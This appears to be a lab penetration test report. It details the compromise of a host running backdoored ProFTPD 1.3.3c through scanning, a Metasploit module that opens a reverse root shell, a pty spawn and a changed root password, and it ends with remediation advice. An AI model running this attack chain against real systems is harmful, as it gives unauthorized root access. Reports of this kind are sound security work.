Andrew's cool security company(ACSC) inc.

31337 elite blvd.

Place, MO 61237

Penetration Test Report

Csec inc.

April 30, 2019

Contact info

Tel: 93847123

Fax: 3129587149

Cell: 3281093218

Table of Contents

Executive Summary

ACSCI was contacted by CSEC Inc. in order to conduct a full black box penetration test of an external facing web server. The goal was to infiltrate and demonstrate complete system compromise and to write a file "Darth_Vader.txt" to the root directory of the web server being tested, and note any issues found, with remediation techniques and advise.

Results

ACSCI was able to compromise an externally available installation of FTP. This FTP installation was out of date and had a known compromise, known as 15662 , where a backdoor was put into this installation and available to be logged in by any system running it. After finding this, root login and shell spawning was easily attainable, and complete control was established. The final file was able to be written in the root directory and at this point the test was considered finished and the goal attained. Details follow in the full test narrative.

Attack Narrative and Technique


Initial Discovery and system scanning

The initial goal was set for IP address 192.168.56.101. No other information about this host was given. I started first contact with the server by running an NMAP[1] scan, 'NMAP -sV -sC -A 192.168.56.101'. The results are as follows;

```
Nmap scan report for 192.168.56.101
Host is up (0.00048s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|   256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (EdDSA)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-server-header: Apache/2.4.18 (Ubuntu)
| http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:14:06:50 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.8
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
root@kali:~#
TRACEROUTE
HOP RTT     ADDRESS
1   0.48 ms 192.168.56.101
root@kali:~#
Nmap scan report for vtcsec (192.168.56.103)
Host is up (0.000019s latency).
All 1000 scanned ports on vtcsec (192.168.56.103) are closed
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: phone|general purpose|webcam|storage-misc
Running: Google Android 2.X, Linux 2.6.X|3.X, AXIS embedded, ZyXEL embedded
OS CPE: cpe:/o:google:android:2.2 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:2.6.17 cpe:/h:axis:210a_network_camera cpe:/h:axis
:211_network_camera cpe:/o:linux:linux_kernel:3.13 cpe:/h:zyxel:nsa-210
OS details: Android 2.2 (Linux 2.6), Linux 2.6.14 - 2.6.34, Linux 2.6.17, Linux 2.6.17 (Mandriva), Linux 2.6.32, AXIS 210A or 211 Network Ca
```

The initial scan showed us that FTP, SSH, and HTTP were all open and listening on ports 21, 22, and 80. I first attempted to login to FTP via anonymous login, which is a commonly misconfigured option, but this did not work. I browsed over to the default webpage for this web server, which showed not much, just that it appeared to be a new installation with no content or additional software.(below)

[1] NMAP is a popular open source network mapping and host discovery /enumeration tool.



As this did not yield much in the way of information, I decided to start a dirb scan[2]. I continued to let this run in the background while looking at the other two port options. The information it later yielded is included below;

```
root@kali:~/tests/final# cat dirb.txt | grep +
+ http://192.168.56.101/index.html (CODE:200|SIZE:177)
+ http://192.168.56.101/server-status (CODE:403|SIZE:302)
+ http://192.168.56.101/secret/index.php (CODE:301|SIZE:0)
+ http://192.168.56.101/secret/xmlrpc.php (CODE:405|SIZE:42)
+ http://192.168.56.101/secret/wp-admin/admin.php (CODE:302|SIZE:0)
+ http://192.168.56.101/secret/wp-admin/index.php (CODE:302|SIZE:0)
+ http://192.168.56.101/secret/wp-content/index.php (CODE:200|SIZE:0)
+ http://192.168.56.101/secret/wp-admin/network/admin.php (CODE:302|SIZE:0)
+ http://192.168.56.101/secret/wp-admin/network/index.php (CODE:302|SIZE:0)
+ http://192.168.56.101/secret/wp-admin/user/admin.php (CODE:302|SIZE:0)
+ http://192.168.56.101/secret/wp-admin/user/index.php (CODE:302|SIZE:0)
+ http://192.168.56.101/secret/wp-content/plugins/index.php (CODE:200|SIZE:0
)
+ http://192.168.56.101/secret/wp-content/themes/index.php (CODE:200|SIZE:0)
```

[2] Dirb is my choice of tool with the ability to enumerate a root URL and brute force extensions, such as '/index' or '/wp-admin/login'

FTP exploit discovery

Firstly, this version of FTP seemed familiar, so I ran a searchsploit[3] search against the type, proFTPd. At the bottom you will notice the matching version, 1.3.3c.

```
root@kali:~/tests/final# searchsploit proFTPD
---------------------------------------------------------------------------------
 Exploit Title                                                | Path
                                                              | (/usr/share/exploitdb/)
---------------------------------------------------------------------------------
FreeBSD - 'ftpd / ProFTPd' Remo                               | exploits/freebsd/remote/18181.txt
ProFTPd - 'ftpdctl' 'pr_ctrls_c                               | exploits/linux/local/394.c
ProFTPd - 'mod_mysql' Authentic                               | exploits/multiple/remote/8037.txt
ProFTPd - 'mod_sftp' Integer Ov                               | exploits/linux/dos/16129.txt
ProFTPd 1.2 - 'SIZE' Remote Den                               | exploits/linux/dos/20536.java
ProFTPd 1.2 < 1.3.0 (Linux) - '                               | exploits/linux/remote/16852.rb
ProFTPd 1.2 pre1/pre2/pre3/pre4                               | exploits/linux/remote/19475.c
ProFTPd 1.2 pre1/pre2/pre3/pre4                               | exploits/linux/remote/19476.c
ProFTPd 1.2 pre6 - 'snprintf' R                               | exploits/linux/remote/19503.txt
ProFTPd 1.2.0 pre10 - Remote De                               | exploits/linux/dos/244.java
ProFTPd 1.2.0 rc2 - Memory Leak                               | exploits/linux/dos/241.c
ProFTPd 1.2.10 - Remote Users E                               | exploits/linux/remote/581.c
ProFTPd 1.2.7 < 1.2.9rc2 - Remo                               | exploits/linux/remote/110.c
ProFTPd 1.2.7/1.2.8 - '.ASCII'                                | exploits/linux/dos/23170.c
ProFTPd 1.2.9 RC1 - 'mod_sql' S                               | exploits/linux/remote/43.pl
ProFTPd 1.2.9 rc2 - '.ASCII' Fi                               | exploits/linux/remote/107.c
ProFTPd 1.2.9 rc2 - '.ASCII' Fi                               | exploits/linux/remote/3021.txt
ProFTPd 1.2.x - 'STAT' Denial o                               | exploits/linux/dos/22079.sh
ProFTPd 1.3 - 'mod_sql' 'Userna                               | exploits/multiple/remote/32798.pl
ProFTPd 1.3.0 (OpenSUSE) - 'mod                               | exploits/unix/local/10044.pl
ProFTPd 1.3.0 - 'sreplace' Remo                               | exploits/linux/remote/2856.pm
ProFTPd 1.3.0/1.3.0a - 'mod_ctr                               | exploits/linux/local/3330.pl
ProFTPd 1.3.0/1.3.0a - 'mod_ctr                               | exploits/linux/local/3333.pl
ProFTPd 1.3.0/1.3.0a - 'mod_ctr                               | exploits/linux/local/3730.txt
ProFTPd 1.3.0a - 'mod_ctrls' 's                               | exploits/linux/dos/2928.py
ProFTPd 1.3.2 rc3 < 1.3.3b (Fre                               | exploits/linux/remote/16878.rb
ProFTPd 1.3.2 rc3 < 1.3.3b (Lin                               | exploits/linux/remote/16851.rb
ProFTPd 1.3.3c - Compromised So                               | exploits/linux/remote/15662.txt
```

[3] Searchsploit is a useful metasploit terminal-based exploit search tool. It searches keywords against its database of known vulnerabilities and exploits.

To learn more of this exploit, I used the cat command to display the corresponding .txt file;

```
root@kali:~/tests/final# cat /usr/share/exploitdb/exploits/linux/remote/1
5662.txt
== ProFTPD Compromise Report ==

On Sunday, the 28th of November 2010 around 20:00 UTC the main
distribution server of the ProFTPD project was compromised.  The
attackers most likely used an unpatched security issue in the FTP daemon
to gain access to the server and used their privileges to replace the
source files for ProFTPD 1.3.3c with a version which contained a backdoor
.
The unauthorized modification of the source code was noticed by
Daniel Austin and relayed to the ProFTPD project by Jeroen Geilman on
Wednesday, December 1 and fixed shortly afterwards.

The fact that the server acted as the main FTP site for the ProFTPD
project (ftp.proftpd.org) as well as the rsync distribution server
(rsync.proftpd.org) for all ProFTPD mirror servers means that anyone who
downloaded ProFTPD 1.3.3c from one of the official mirrors from 2010-11-2
8
to 2010-12-02 will most likely be affected by the problem.

The backdoor introduced by the attackers allows unauthenticated users
remote root access to systems which run the maliciously modified version
of the ProFTPD daemon.
```

This shows us that the particular version of FTP was compromised before distribution to have a backdoor, making any installation of this proFTPd version vulnerable to remote code execution.

Exploit and root shell

After finding this out, the test was very easy. Metasploit[4] has a module for this exploit. After opening up the msfconsole and navigating to the exploit, it simply took setting the IP address and running the exploit, and root was attained.

```
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > set rhost 192.168.56.101
rhost => 192.168.56.101
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > run

[*] Started reverse TCP double handler on 192.168.56.102:4444
[*] 192.168.56.101:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo ArzvO2QHsOn3xm0o;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "ArzvO2QHsOn3xm0o\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.56.102:4444 -> 192.168.56.101
:37068) at 2019-04-26 16:49:36 -0400


whoami
root
```

[4] Metasploit is a set of exploits and framework from Rapid7, which Is widely used in the penetration testing industry.

System compromise

```
python -c 'import pty; pty.spawn("/bin/bash")'
root@vtcsec:/# ls
ls
bin    dev   initrd.img  lost+found  opt   run   srv  usr
boot   etc   lib         media       proc  sbin  sys  var
cdrom  home  lib64       mnt         root  snap  tmp  vmlinuz
```

After spawning a normal shell(above), the next step was confirming and validating my control over the system. The best way I thought to do this was changing the most importing credential on the system, the root password.

```
# # passwd root
passwd root

Enter new UNIX password: infected

Retype new UNIX password: infected

passwd: password updated successfully
# #
```

This was done without issue and supports the fact of gaining complete system control very well.

Goal completion

The final task I had was to add a file to the root users desktop. This was done without issue as shown below, and at this time I concluded the test. At this point, a malicious user using similar techniques could compromise any data on the web server and any users that use this web server thereafter.

```
Darth_Vader.txt
# # ls
ls

Darth_Vader.txt
# # pwd
pwd

/root/Desktop
# #
```

Remediation advise

The easiest way into this system, and something that is a huge risk, is the FTP version installed. This is considerably dangerous as it is a simple backdoor and could be scanned and discovered as vulnerable very easily via a IOT scanning service like shodan.io. We recommend this FTP version be removed immediately and replaced with an updated, more secure version of FTP. As this is such an out of date version, we also suggest enumerating other versions of software on this system and update any versions that show to be out of date.